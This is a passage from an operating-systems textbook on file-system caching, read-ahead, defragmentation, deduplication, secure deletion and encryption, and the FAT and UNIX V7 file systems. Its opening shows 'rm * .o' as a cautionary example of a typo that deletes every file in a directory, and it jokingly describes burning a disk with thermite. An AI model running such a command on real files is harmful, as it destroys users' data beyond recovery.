The previous paragraphs have discussed the problem of protecting the user against crashes. Some file systems also worry about protecting the user against himself. If the user intends to type

```
rm *.o
```

to remove all the files ending with *.o* (compiler-generated object files), but accidentally types

```
rm * .o
```

(note the space after the asterisk), *rm* will remove all the files in the current directory and then complain that it cannot find *.o*. This is a catastrophic error from which recovery is virtually impossible without heroic efforts and special software. In Windows, files that are removed are placed in the recycle bin (a special directory), from which they can later be retrieved if need be. Of course, no storage is reclaimed until they are actually deleted from this directory.

4.4.4 File-System Performance

Access to hard disk is much slower than access to flash storage and much slower still than access to memory. Reading a 32-bit memory word might take 10 nsec. Reading from a hard disk might proceed at 100 MB/sec, which is four times slower per 32-bit word, but to this must be added 5–10 msec to seek to the track and then wait for the desired sector to arrive under the read head. If only a single word is needed, the memory access is on the order of a million times as fast as disk access. As a result of this difference in access time, many file systems have been designed with various optimizations to improve performance. In this section, we will cover three of them.

Caching

The most common technique used to reduce disk accesses is the **block cache** or **buffer cache**. (Cache is pronounced "cash" and is derived from the French *cacher*, meaning to hide.) In this context, a cache is a collection of blocks that logically belong on the disk but are being kept in memory for performance reasons.

Various algorithms can be used to manage the cache, but a common one is to check all read requests to see if the needed block is in the cache. If it is, the read request can be satisfied without a disk access. If the block is not in the cache, it is first read into the cache and then copied to wherever it is needed. Subsequent requests for the same block can be satisfied from the cache.

Operation of the cache is illustrated in Fig. 4-30. Since there are many (often thousands of) blocks in the cache, some way is needed to determine quickly if a given block is present. The usual way is to hash the device and disk address and look up the result in a hash table. All the blocks with the same hash value are chained together on a linked list so that the collision chain can be followed.



Figure 4-30. The buffer cache data structures.

When a block has to be loaded into a full cache, some block has to be removed (and rewritten to the disk if it has been modified since being brought in). This situation is very much like paging, and all the usual page-replacement algorithms described in Chap. 3, such as FIFO, second chance, and LRU, are applicable. One pleasant difference between paging and caching is that cache references are relatively infrequent, so that it is feasible to keep all the blocks in exact LRU order with linked lists.

In Fig. 4-30, we see that in addition to the collision chains starting at the hash table, there is also a bidirectional list running through all the blocks in the order of usage, with the least recently used block on the front of this list and the most recently used block at the end. When a block is referenced, it can be removed from its position on the bidirectional list and put at the end. In this way, exact LRU order can be maintained.

Unfortunately, there is a catch. Now that we have a situation in which exact LRU is possible, it turns out that LRU is undesirable. The problem has to do with the crashes and file-system consistency discussed in the previous section. If a critical block, such as an i-node block, is read into the cache and modified, but not rewritten to the disk, a crash will leave the file system in an inconsistent state. If the i-node block is put at the end of the LRU chain, it may be quite a while before it reaches the front and is rewritten to the disk.

Furthermore, some blocks, such as i-node blocks, are rarely referenced two times within a short interval. These considerations lead to a modified LRU scheme, taking two factors into account:

1. Is the block likely to be needed again soon?
2. Is the block essential to the consistency of the file system?

For both questions, blocks can be divided into categories such as i-node blocks, indirect blocks, directory blocks, full data blocks, and partially full data blocks. Blocks that will probably not be needed again soon go on the front, rather than the rear of the LRU list, so their buffers will be reused quickly. Blocks that might be needed again soon, such as a partly full block that is being written, go on the end of the list, so they will stay around for a long time.

The second question is independent of the first one. If the block is essential to the file-system consistency (basically, everything except data blocks), and it has been modified, it should be written to disk immediately, regardless of which end of the LRU list it is put on. By writing critical blocks quickly, we greatly reduce the probability that a crash will wreck the file system. While a user may be unhappy if one of his files is ruined in a crash, he is likely to be far more unhappy if the whole file system is lost.

Even with this measure to keep the file-system integrity intact, it is undesirable to keep data blocks in the cache too long before writing them out. Consider the plight of someone who is using a personal computer to write a book. Even if our writer periodically tells the editor to write the file being edited to the disk, there is a good chance that everything will still be in the cache and nothing on the disk. If the system crashes, the file-system structure will not be corrupted, but a whole day's work will be lost.

This situation need not happen often before we have a fairly unhappy user. Systems take two approaches to dealing with it. The UNIX way is to have a system call, sync, which forces all the modified blocks out onto the disk immediately. When the system is started up, a program, usually called *update*, is started up in the background to sit in an endless loop issuing sync calls, sleeping for 30 sec between calls. As a result, no more than 30 seconds of work is lost due to a crash.

Although Windows now has a system call equivalent to sync, called FlushFileBuffers, in the past it did not. Instead, it had a different strategy that was in some ways better than the UNIX approach (and in some ways worse). What it did was to write every modified block to disk as soon as it was written to the cache. Caches in which all modified blocks are written back to the disk immediately are called **write-through caches**. They require more disk I/O than nonwrite-through caches.

The difference between these two approaches can be seen when a program writes a 1-KB block full, one character at a time. UNIX will collect all the characters in the cache and write the block out once every 30 seconds, or whenever the block is removed from the cache. With a write-through cache, there is a disk access

for every character written. Of course, most programs do internal buffering, so they normally write not a character, but a line or a larger unit on each write system call.

A consequence of this difference in caching strategy is that just removing a disk from a UNIX system without doing a sync will almost always result in lost data, and frequently in a corrupted file system as well. With write-through caching, no problem arises. These differing strategies were chosen because UNIX was developed in an environment in which all disks were hard disks and not removable, whereas the first Windows file system was inherited from MS-DOS, which started out in the floppy-disk world. As hard disks became the norm, the UNIX approach, with its better efficiency (but worse reliability), became the norm, and it is also used now on Windows for hard disks. However, NTFS takes other measures (e.g., journaling) to improve reliability, as discussed earlier.

At this point, it is worth discussing the relationship between the buffer cache and the **page cache**. Conceptually they are different in that a page cache caches pages of files to optimize file I/O, while a buffer cache simply caches disk blocks. The buffer cache, which predates the page cache, really behaves like disk, except that the reads and writes access memory. The reason people added a page cache was that it seemed a good idea to move the cache higher up in the stack, so file requests could be served without going through the file system code and all its complexities. Phrased differently: files are in the page cache and disk blocks in the buffer cache. In addition, a cache at a higher level without need for the file system made it easier to integrate it with the memory management subsystem—as befitting a component called *page cache*. However, it has probably not escaped your notice that the files in the page cache are typically on disk also, so that their data are now in both of the caches.

Some operating systems therefore integrate the buffer cache with the page cache. This is especially attractive when memory-mapped files are supported. If a file is mapped onto memory, then some of its pages may be in memory because they were demand paged in. Such pages are hardly different from file blocks in the buffer cache. In this case, they can be treated the same way, with a single cache for both file blocks and pages. Even if the functions are still distinct, they point to the same data. For instance, as most data has both a file and a block representation, the buffer cache simply point into the page cache—leaving only one instance of the data cached in memory.

Block Read Ahead

A second technique for improving perceived file-system performance is to try to get blocks into the cache before they are needed to increase the hit rate. In particular, many files are read sequentially. When the file system is asked to produce block k in a file, it does that, but when it is finished, it makes a sneaky check in the cache to see if block $k + 1$ is already there. If it is not, it schedules a read for block

$k + 1$ in the hope that when it is needed, it will have already arrived in the cache. At the very least, it will be on the way.

Of course, this read-ahead strategy works only for files that are actually being read sequentially. If a file is being randomly accessed, read ahead does not help. In fact, it hurts by tying up disk bandwidth reading in useless blocks and removing potentially useful blocks from the cache (and possibly tying up more disk bandwidth writing them back to disk if they are dirty). To see whether read ahead is worth doing, the file system can keep track of the access patterns to each open file. For example, a bit associated with each file can keep track of whether the file is in "sequential-access mode" or "random-access mode." Initially, the file is given the benefit of the doubt and put in sequential-access mode. However, whenever a seek is done, the bit is cleared. If sequential reads start happening again, the bit is set once again. In this way, the file system can make a reasonable guess about whether it should read ahead or not. If it gets it wrong once in a while, it is not a disaster, just a little bit of wasted disk bandwidth.

Reducing Disk-Arm Motion

Caching and read ahead are not the only ways to increase file-system performance. Another important technique for hard disks is to reduce the amount of disk-arm motion by putting blocks that are likely to be accessed in sequence close to each other, preferably in the same cylinder. When an output file is written, the file system has to allocate the blocks one at a time, on demand. If the free blocks are recorded in a bitmap, and the whole bitmap is in main memory, it is easy enough to choose a free block as close as possible to the previous block. With a free list, part of which is on disk, it is much harder to allocate blocks close together.

However, even with a free list, some block clustering can be done. The trick is to keep track of disk storage not in blocks, but in groups of consecutive blocks. If all sectors consist of 512 bytes, the system could use 1-KB blocks (2 sectors) but allocate disk storage in units of 2 blocks (4 sectors). This is not the same as having 2-KB disk blocks, since the cache would still use 1-KB blocks and disk transfers would still be 1 KB, but reading a file sequentially on an otherwise idle system would reduce the number of seeks by a factor of two, considerably improving performance. A variation on the same theme is to take account of rotational positioning. When allocating blocks, the system attempts to place consecutive blocks in a file in the same cylinder.

Another performance bottleneck in systems that use i-nodes or anything like them is that reading even a short file requires two disk accesses: one for the i-node and one for the block. In many file systems, the i-node placement is like the one shown in Fig. 4-31(a). Here all the i-nodes are near the start of the disk, so the average distance between an i-node and its blocks will be half the number of cylinders, requiring long seeks. This is clearly inefficient and needs to be improved.



Figure 4-31. (a) I-nodes placed at the start of the disk. (b) Disk divided into cylinder groups, each with its own blocks and i-nodes.

One easy performance improvement is to put the i-nodes in the middle of the disk, rather than at the start, thus reducing the average seek between the i-node and the first block by a factor of two. Another idea, shown in Fig. 4-31(b), is to divide the disk into cylinder groups, each with its own i-nodes, blocks, and free list (McKusick et al., 1984). When creating a new file, any i-node can be chosen, but an attempt is made to find a block in the same cylinder group as the i-node. If none is available, then a block in a nearby cylinder group is used.

Of course, disk-arm movement and rotation time are relevant only if the disk has them and are not relevant for SSDs, which have no moving parts whatsoever. For these drives, built on the same technology as flash cards, random (read) accesses are just as fast as sequential ones and many of the problems of traditional disks go away (only for new ones emerge).

4.4.5 Defragmenting Disks

When the operating system is initially installed, the programs and files it needs are installed consecutively starting at the beginning of the disk, each one directly following the previous one. All free disk space is in a single contiguous unit following the installed files. However, as time goes on, files are created and removed and typically the disk becomes badly fragmented, with files and holes all over the place. As a consequence, when a new file is created, the blocks used for it may be spread all over the disk, giving poor performance.

The performance can be restored by moving files around to make them contiguous and to put all (or at least most) of the free space in one or more large contiguous regions on the disk. Windows has a program, *defrag*, that does precisely this. Windows users should run it regularly, except on SSDs.

Defragmentation works better on file systems that have a lot of free space in a contiguous region at the end of the partition. This space allows the defragmentation program to select fragmented files near the start of the partition and copy all their blocks to the free space. Doing so frees up a contiguous block of space near the start of the partition into which the original or other files can be placed contiguously. The process can then be repeated with the next chunk of disk space, etc.

Some files cannot be moved, including the paging file, the hibernation file, and the journaling log, because the administration that would be required to do this is more trouble than it is worth. In some systems, these are fixed-size contiguous areas anyway, so they do not have to be defragmented. The one time when their lack of mobility is a problem is when they happen to be near the end of the partition and the user wants to reduce the partition size. The only way to solve this problem is to remove them altogether, resize the partition, and then recreate them afterward.

Linux file systems (especially ext3 and ext4) generally suffer less from defragmentation than Windows systems due to the way disk blocks are selected, so manual defragmentation is rarely required. Also, SSDs do not suffer from fragmentation at all. In fact, defragmenting an SSD is counterproductive. Not only is there no gain in performance, but SSDs wear out, so defragmenting them merely shortens their lifetimes.

4.4.6 Compression and Deduplication

In the "Age of Data," people tend to have, well, a lot of data. All these data must find a home on a storage device and often that home fills up quickly with cat pictures, cat videos, and other essential information. Of course, we can always buy a new and bigger SSD, but it would be nice if we could prevent it from filling up quite so quickly.

The simplest technique to use scarce storage space more efficiently is **compression**. Besides manually compressing files or folders, we can use a file system that compresses specific folders or even all data automatically. File systems such as NTFS (on Windows), Btrfs (Linux), and ZFS (on a variety of operating systems) all offer compression as an option. The compression algorithms commonly look for repeating sequences of data which they then encode efficiently. For instance, when writing file data they may discover that the 133 bytes at offset 1737 in the file are the same as the 133 bytes at offset 1500, so instead of writing the same bytes again, they insert a marker (237,133)—indicating that these 133 bytes can be found at a distance of 237 before the current offset.

Besides eliminating redundancy within a single file, several popular file systems also remove redundancy across files. On systems that store data from many users, for instance in a cloud or server environment, it is common to find files that contain the same data, as multiple users store the same documents, binaries, or videos. Such data duplication is even more pronounced in backup storage. If users

back up all their important files every week, each new backup probably contains (mostly) the same data.

Rather than storing the same data multiple times, several file systems implement **deduplication** to eliminate duplicate copies—exactly like the deduplication of pages in the memory subsystem that we discussed in the previous chapter. This is a very common phenomenon in operating systems: a technique (in this case deduplication) that is a good idea in one subsystem, is often a good idea in other subsystems also. Here we discuss deduplication in file systems, but the technique is also used in networking to prevent the same data from being sent over the network multiple times.

File system deduplication is possible at the granularity of files, portions of files, or even individual disk blocks. Nowadays, many file systems perform deduplication on fixed-size chunks of, say, 128 KB. When the deduplication procedure detects that two files contain chunks that are exactly the same, it will keep only a single physical copy that is shared by both files. Of course, as soon as the chunk in one of the files is overwritten, a unique copy must be made so that the changes do not affect the other file.

Deduplication can be done *inline* or *post-process*. With inline deduplication, the file system calculates a hash for every chunk that it is about to write and compares it to the hashes of existing chunks. If the chunk is already present, it will refrain from actually writing out the data and instead add a reference to the existing chunk. Of course, the additional calculations take time and slow down the write. In contrast, post-process deduplication always writes out the data and performs the hashing and comparisons in the background, without slowing down the process' file operations. Which method is better is debated almost as hotly as which editor is best, Emacs or Vi (even though the answer to that question is, of course, Emacs).

As the astute reader may have noticed, there is a problem with the use of hashes to determine chunk equivalence: even if it happens rarely, the pigeonhole principle says that chunks with different content *may* have the same hash. Some implementations of deduplication gloss over this little inconvenience and accept the (very low) probability of getting things wrong, but there also exist solutions that verify whether the chunks are truly equivalent before deduplicating them.

4.4.7 Secure File Deletion and Disk Encryption

However sophisticated the access restrictions at the level of the operating system, the physical bits on the hard disk or SSDs can always be read back by taking out the storage device and reading them back in another machine. This has many implications. For instance, the operating system may "delete" a file by removing it from the directories and freeing up the i-node for reuse, but that does not remove the content of the file on disk. Thus, an attacker can simply read the raw disk blocks to bypass all file system permissions, no matter how restrictive they are.

In fact, securely deleting data on disk is not easy. If the disk is old and not needed any more but the data must not fall into the wrong hands under any conditions, the best approach is to get a large flowerpot. Put in some thermite, put the disk in, and cover it with more thermite. Then light it and watch it burn nicely at 2500°C. Recovery will be impossible, even for a pro. If you are unfamiliar with the properties of thermite, it is strongly recommended that you do not try this at home.

However, if you want to reuse the disk, this technique is clearly not appropriate. Even if you overwrite the original content with zeros, it may not be enough. On some hard disks, data stored on the disk leave magnetic traces in areas close to the actual tracks. So even if the normal content in the tracks is zeroed out, a highly motivated and sophisticated attacker (such as a government intelligence agency) could still recover the original content by carefully inspecting the adjacent areas. In addition, there may be copies of the file in unexpected places on the disk (for instance, as a backup or in a cache), and these need to be wiped also. SSDs have even worse problems, as the file system has no control over what flash blocks are overwritten and when, since this is determined by the FTL. Usually by overwriting a disk with three to seven passes, alternating zeros and random numbers, will securely erase it though. There is software available to do this.

One way to make it impossible to recover data from disk, deleted or not, is by encrypting everything that is on the disk. Full disk encryption is available on all modern operating systems. As long as you do not write the password on a Post-It note stuck somewhere on your computer, full disk encryption with a powerful encryption algorithm will keep your data safe even if the disk falls in the hands of the baddies.

Full disk encryption is sometimes also provided by the storage devices themselves in the form of Self-Encrypting Drives (SEDs) with onboard cryptographic capabilities to do the encryption and decryption, leading to a performance boost as the cryptographic calculations are offloaded from the CPU. Unfortunately, researchers found that many SEDs have critical security weaknesses due to specification, design, and implementation issues (Meijer and Van Gastel, 2019).

As an example of full disk encryption, Windows makes use of the capabilities of such SEDs if they are present. If not, it takes care of the encryption itself, using a secret key, the *volume master key*, in a standard encryption algorithm called Advanced Encryption Standard (AES). Full disk encryption on Windows was designed to be as unobtrusive as possible and many users are blissfully unaware that their data are encrypted on disk. The volume master key used to encrypt or decrypt the data on regular (i.e., non SED) storage devices can be obtained by decrypting the (itself encrypted) key either with the user password or with the recovery key (that was automatically generated the first time the file system was encrypted), or by extracting the key from a special-purpose cryptoprocessor known as the Trusted Platform Module, or TPM. Either way, once it has the key, Windows can encrypt or decrypt the disk data as required.

4.5 EXAMPLE FILE SYSTEMS

In the following sections, we will discuss several example file systems, ranging from quite simple to more sophisticated. Since modern UNIX file systems and Windows's native file system are covered in the chapter on UNIX (Chap. 10) and the chapter on Windows (Chap. 11), we will not cover those systems here. We will, however, examine their predecessors below. As we have mentioned before, variants of the MS-DOS file system are still in use in digital cameras, portable music players, electronic picture frames, USB sticks, and other devices, so studying them is definitely still relevant.

4.5.1 The MS-DOS File System

The MS-DOS file system is the one the first IBM PCs came with. It was the main file system up through Windows 98 and Windows ME. It is still supported on Windows 10 and Windows 11. However, it and an extension of it (FAT-32) have become widely used for many embedded systems. Most digital cameras use it. Many MP3 players use it exclusively. Electronic picture frames use it. Some memory cards use it. Many other simple devices that store music, images, and so on still use it. It is still the preferred file system for disks and other devices that need to be read by both Windows and MacOS. Thus, the number of electronic devices using the MS-DOS file system is vastly larger now than at any time in the past, and certainly much larger than the number using the more modern NTFS file system. For that reason alone, it is worth looking at in some detail.

To read a file, an MS-DOS program must first make an open system call to get a handle for it. The open system call specifies a path, which may be either absolute or relative to the current working directory. The path is looked up component by component until the final directory is located and read into memory. It is then searched for the file to be opened.

Although MS-DOS directories are variable sized, they use a fixed-size 32-byte directory entry. The format of an MS-DOS directory entry is shown in Fig. 4-32. It contains the file name, attributes, creation date and time, starting block, and exact file size. File names shorter than 8 + 3 characters are left justified and padded with spaces on the right, in each field separately. The *Attributes* field is new and contains bits to indicate that a file is read-only, needs to be archived, is hidden, or is a system file. Read-only files cannot be written. This is to protect them from accidental damage. The archived bit has no actual operating system function (i.e., MS-DOS does not examine or set it). The intention is to allow user-level archive programs to clear it upon archiving a file and to have other programs set it when modifying a file. In this way, a backup program can just examine this attribute bit on every file to see which files to back up. The hidden bit can be set to prevent a file from appearing in directory listings. Its main use is to avoid confusing novice users with files they might not understand. Finally, the system bit also hides files. In

addition, system files cannot accidentally be deleted using the *del* command. The main components of MS-DOS have this bit set.



Figure 4-32. The MS-DOS directory entry.

The directory entry also contains the date and time the file was created or last modified. The time is accurate only to ±2 sec because it is stored in a 2-byte field, which can store only 65,536 unique values (a day contains 86,400 seconds). The time field is subdivided into seconds (5 bits), minutes (6 bits), and hours (5 bits). The date counts in days using three subfields: day (5 bits), month (4 bits), and year – 1980 (7 bits). With a 7-bit number for the year and time beginning in 1980, the highest expressible year is 2107. Thus. MS-DOS has a built-in Y2108 problem. To avoid catastrophe, MS-DOS users should begin with Y2108 compliance as early as possible. If MS-DOS had used the combined date and time fields as a 32-bit seconds counter, it could have represented every second exactly and delayed the catastrophe until 2116.

MS-DOS stores the file size as a 32-bit number, so in theory files can be as large as 4 GB. However, other limits (described below) restrict the maximum file size to 2 GB or less. A surprisingly large part of the entry (10 bytes) is unused.

MS-DOS keeps track of file blocks via a file allocation table in main memory. The directory entry contains the number of the first file block. This number is used as an index into a 64K entry FAT in main memory. By following the chain, all the blocks can be found. The operation of the FAT is illustrated in Fig. 4-14.

The FAT file system comes in three versions: FAT-12, FAT-16, and FAT-32, depending on how many bits a disk address contains. Actually, FAT-32 is something of a misnomer, since only the low-order 28 bits of the disk addresses are used. It should have been called FAT-28, but powers of two sound so much neater.

Another variant of the FAT file system is exFAT, which Microsoft introduced for large removable devices. Apple licensed exFAT, so that there is one modern file system that can be used to transfer files both ways between Windows and MacOS computers. Since exFAT is proprietary and Microsoft has not released the specification, we will not discuss it further here.

For all FATs, the disk block can be set to some multiple of 512 bytes (possibly different for each partition), with the set of allowed block sizes (called **cluster sizes** by Microsoft) being different for each variant. The first version of MS-DOS used FAT-12 with 512-byte blocks, giving a maximum partition size of $2^{12} \times 512$

bytes (actually only 4086 × 512 bytes because 10 of the disk addresses were used as special markers, such as end of file, bad block, etc.). With these parameters, the maximum disk partition size was about 2 MB and the size of the FAT table in memory was 4096 entries of 2 bytes each. Using a 12-bit table entry would have been too slow.

This system worked well for floppy disks, but when hard disks came out, it became a problem. Microsoft solved the problem by allowing additional block sizes of 1 KB, 2 KB, and 4 KB. This change preserved the structure and size of the FAT-12 table, but allowed disk partitions of up to 16 MB.

Since MS-DOS supported four disk partitions per disk drive, the new FAT-12 file system worked up to 64-MB disks. Beyond that, something had to give. What happened was the introduction of FAT-16, with 16-bit disk pointers. Additionally, block sizes of 8 KB, 16 KB, and 32 KB were permitted. (32,768 is the largest power of two that can be represented in 16 bits.) The FAT-16 table now occupied 128 KB of main memory all the time, but with the larger memories by then available, it was widely used and rapidly replaced the FAT-12 file system. The largest disk partition that can be supported by FAT-16 is 2 GB (64K entries of 32 KB each) and the largest disk, 8 GB, namely four partitions of 2 GB each. For quite a while, that was good enough.

But not forever. For business letters, this limit is not a problem, but for storing digital video using the DV standard, a 2-GB file holds just over 9 minutes of video. As a consequence of the fact that a PC disk can support only four partitions, the largest video that can be stored on a disk is about 38 minutes, no matter how large the disk is. This limit also means that the largest video that can be edited on line is less than 19 minutes, since both input and output files are needed.

Starting with the second release of Windows 95, the FAT-32 file system, with its 28-bit disk addresses, was introduced and the version of MS-DOS underlying Windows 95 was adapted to support FAT-32. In this system, partitions could theoretically be $2^{28} \times 2^{15}$ bytes, but they are actually limited to 2 TB (2048 GB) because internally the system keeps track of partition sizes in 512-byte sectors using a 32-bit number, and $2^9 \times 2^{32}$ is 2 TB. The maximum partition size for various block sizes and all three FAT types is shown in Fig. 4-33.

In addition to supporting larger disks, the FAT-32 file system has two other advantages over FAT-16. First, an 8-GB disk using FAT-32 can be a single partition. Using FAT-16 it has to be four partitions, which appears to the Windows user as the *C:*, *D:*, *E:*, and *F:* logical disk drives. It is up to the user to decide which file to place on which drive and keep track of what is where.

The other advantage of FAT-32 over FAT-16 is that for a given size disk partition, a smaller block size can be used. For example, for a 2-GB disk partition, FAT-16 must use 32-KB blocks; otherwise with only 64K available disk addresses, it cannot cover the whole partition. In contrast, FAT-32 can use, for example, 4-KB blocks for a 2-GB disk partition. The advantage of the smaller block size is that most files are much shorter than 32 KB. If the block size is 32 KB, a file of 10

Block size	FAT-12	FAT-16	FAT-32
0.5 KB	2 MB		
1 KB	4 MB		
2 KB	8 MB	128 MB	
4 KB	16 MB	256 MB	1 TB
8 KB		512 MB	2 TB
16 KB		1024 MB	2 TB
32 KB		2048 MB	2 TB

Figure 4-33. Maximum partition size for different block sizes. The empty boxes represent forbidden combinations.

bytes ties up 32 KB of disk space. If the average file is, say, 8 KB, then with a 32-KB block, three quarters of the disk will be wasted, not a terribly efficient way to use the disk. With an 8-KB file and a 4-KB block, there is no disk wastage, but the price paid is more RAM eaten up by the FAT. With a 4-KB block and a 2-GB disk partition, there are 512K blocks, so the FAT must have 512K entries in memory (occupying 2 MB of RAM).

MS-DOS uses the FAT to keep track of free disk blocks. Any block that is not currently allocated is marked with a special code. When MS-DOS needs a new disk block, it searches the FAT for an entry containing this code. Thus no bitmap or free list is required.

4.5.2 The UNIX V7 File System

Even early versions of UNIX had a fairly sophisticated multiuser file system since it was derived from MULTICS. Below we will discuss the V7 file system, the one for the PDP-11 that made UNIX famous. We will examine a modern UNIX file system in the context of Linux in Chap. 10.

The file system is in the form of a tree starting at the root directory, with the addition of links, forming a directed acyclic graph. File names can be up to 14 characters and can contain any ASCII characters except / (because that is the separator between components in a path) and NUL (because that is used to pad out names shorter than 14 characters). NUL has the numerical value of 0.

A UNIX directory entry contains one entry for each file in that directory. Each entry is extremely simple because UNIX uses the i-node scheme illustrated in Fig. 4-15. A directory entry contains only two fields: the file name (14 bytes) and the number of the i-node for that file (2 bytes), as shown in Fig. 4-34. These parameters limit the number of files per file system to 64K.

Like the i-node of Fig. 4-15, the UNIX i-node contains some attributes. The attributes contain the file size, three times (creation, last access, and last modification), owner, group, protection information, and a count of the number of directory



Figure 4-34. A UNIX V7 directory entry.

entries that point to the i-node. The latter field is needed due to links. Whenever a new link is made to an i-node, the count in the i-node is increased. When a link is removed, the count is decremented. When it gets to 0, the i-node is reclaimed and the disk blocks are put back in the free list.

Keeping track of disk blocks is done using a generalization of Fig. 4-15 in order to handle very large files. The first 10 disk addresses are stored in the i-node itself, so for small files, all the necessary information is right in the i-node, which is fetched from disk to main memory when the file is opened. For somewhat larger files, one of the addresses in the i-node is the address of a disk block called a **single indirect block**. This block contains additional disk addresses. If this still is not enough, another address in the i-node, called a **double indirect block**, contains the address of a block that contains a list of single indirect blocks. Each of these single indirect blocks points to a few hundred data blocks. If even this is not enough, a **triple indirect block** can also be used. The complete picture is given in Fig. 4-35.

When a file is opened, the file system must take the file name supplied and locate its disk blocks. Let us consider how the path name */usr/ast/mbox* is looked up. We will use UNIX as an example, but the algorithm is basically the same for all hierarchical directory systems. First the file system locates the root directory. In UNIX its i-node is located at a fixed place on the disk. From this i-node, it locates the root directory, which can be anywhere on the disk, but say block 1.

After that it reads the root directory and looks up the first component of the path, *usr*, in the root directory to find the i-node number of the file */usr*. Locating an i-node from its number is straightforward, since each one has a fixed location on the disk. From this i-node, the system locates the directory for */usr* and looks up the next component, *ast*, in it. When it has found the entry for *ast*, it has the i-node for the directory */usr/ast*. From this i-node it can find the directory itself and look up *mbox*. The i-node for this file is then read into memory and kept there until the file is closed. The lookup process is illustrated in Fig. 4-36.

Relative path names are looked up the same way as absolute ones, only starting from the working directory instead of from the root directory. Every directory has entries for . and .. which are put there when the directory is created. The entry . has the i-node number for the current directory, and the entry for .. has the i-node



Figure 4-35. A UNIX i-node.



Figure 4-36. The steps in looking up */usr/ast/mbox*.

number for the parent directory. Thus, a procedure looking up *../chris/prog.c* simply looks up .. in the working directory, finds the i-node number for the parent directory, and searches that directory for *chris*. No special mechanism is needed to handle these names. As far as the directory system is concerned, they are just ordinary ASCII strings, just the same as any other names. The only bit of trickery here is that .. in the root directory points to itself.

4.6 RESEARCH ON FILE SYSTEMS

File systems have always attracted more research than other parts of the operating system and that is still the case. Entire conferences such as FAST, MSST, and NAS are devoted largely to file and storage systems.

